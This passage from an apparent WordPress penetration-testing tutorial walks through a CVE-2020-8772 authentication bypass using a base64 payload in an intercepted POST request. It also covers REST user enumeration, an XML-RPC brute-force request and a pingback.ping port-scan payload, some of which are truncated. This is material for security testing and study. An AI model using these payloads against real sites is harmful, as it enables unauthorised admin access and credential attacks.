|      - https://wpscan.com/vulnerability/be794159-4486-4ae1-a5cc-5c190e5ddf5f
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16781
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16780
|      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
|      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pg4x-64rh-3c9v
|
| [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass
|     Fixed in: 5.3.1
|     References:
|      - https://wpscan.com/vulnerability/8fac612b-95d2-477a-a7d6-e5ec0bb9ca52
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20041
|      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
|      - https://github.com/WordPress/wordpress-develop/commit/b1975463dd995da19bb40d3fa0786498717e3c53
```

Exploit CVE-2020-8772

1. This is the front part of the WordPress application. You can see that we have not logged into the admin panel of the WordPress site.



The Screenshot shows the WordPress application page[/caption]

2. Create the base64 code using the below JSON Payload.

Payload: `{“iwp_action”:”add_site”,”params”:{“username”:”admin”}}`

Command: `echo '{"iwp_action":"add_site","params":{"username":"admin"}}' | base64`


3. Refresh the WordPress site and intercept the request using Burp Suite.

4. Append the base64-generated payload (that you got from the above steps) with the provided string found in the exploit URL like this.

```
Payload: _IWP_JSON_PREFIX_eyJpd3BfYWN0aW9uIjoiYWRkX3NpdGUiLCJwYXJhbXMi
```


5. Right-click on the Burp Suite’s interceptor tab, and click on “change request method” to modify the request from GET to POST.

6. As shown below, replace the payload with the above payload.




7. Click on “Intercept is on” to forward the request. Once you forward the request, you will see something like this.

8. Now, Navigate to the Homepage of the WordPress site. The attack was successful, and now you have access to the admin dashboard.




As evident, we have successfully accessed the admin panel without the need to input a username and password.



WordPress Penetration Testing — Manual


Username Enumeration

```
?rest_route=/wp/v2/users
/wp-json/wp/v2/users
```



Common Vulnerabilities in XML-RPC

BruteForce attack




Right now, the initial step is to send a “POST” request. This request helps us find out what things we can do on a website. It’s like checking a menu before ordering food. We do this to see what methods we can use, and we might find one that we can use to attack the site. To see all these methods,


we send a POST request and include some specific information along with it. When we do this, the website sends back a message telling us all the different methods that are enabled on the server.

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

```
wp.getUserBlogs
metaWeblog.getUsersBlogs
wp.getCategories
```


```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```





Cross Site Port Attack — XSPA

```
pingback.ping
```




```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ><
```

```
</value></param></params>
</methodCall>
```

Online Websites to scan WordPress websites

There are websites that can help you check your WordPress website's security for free. You just need to enter your website's address, and these websites will show you the results.

- https://sitecheck.sucuri.net
- https://wpsec.com/scan/
- https://hackertarget.com/wordpress-security-scan/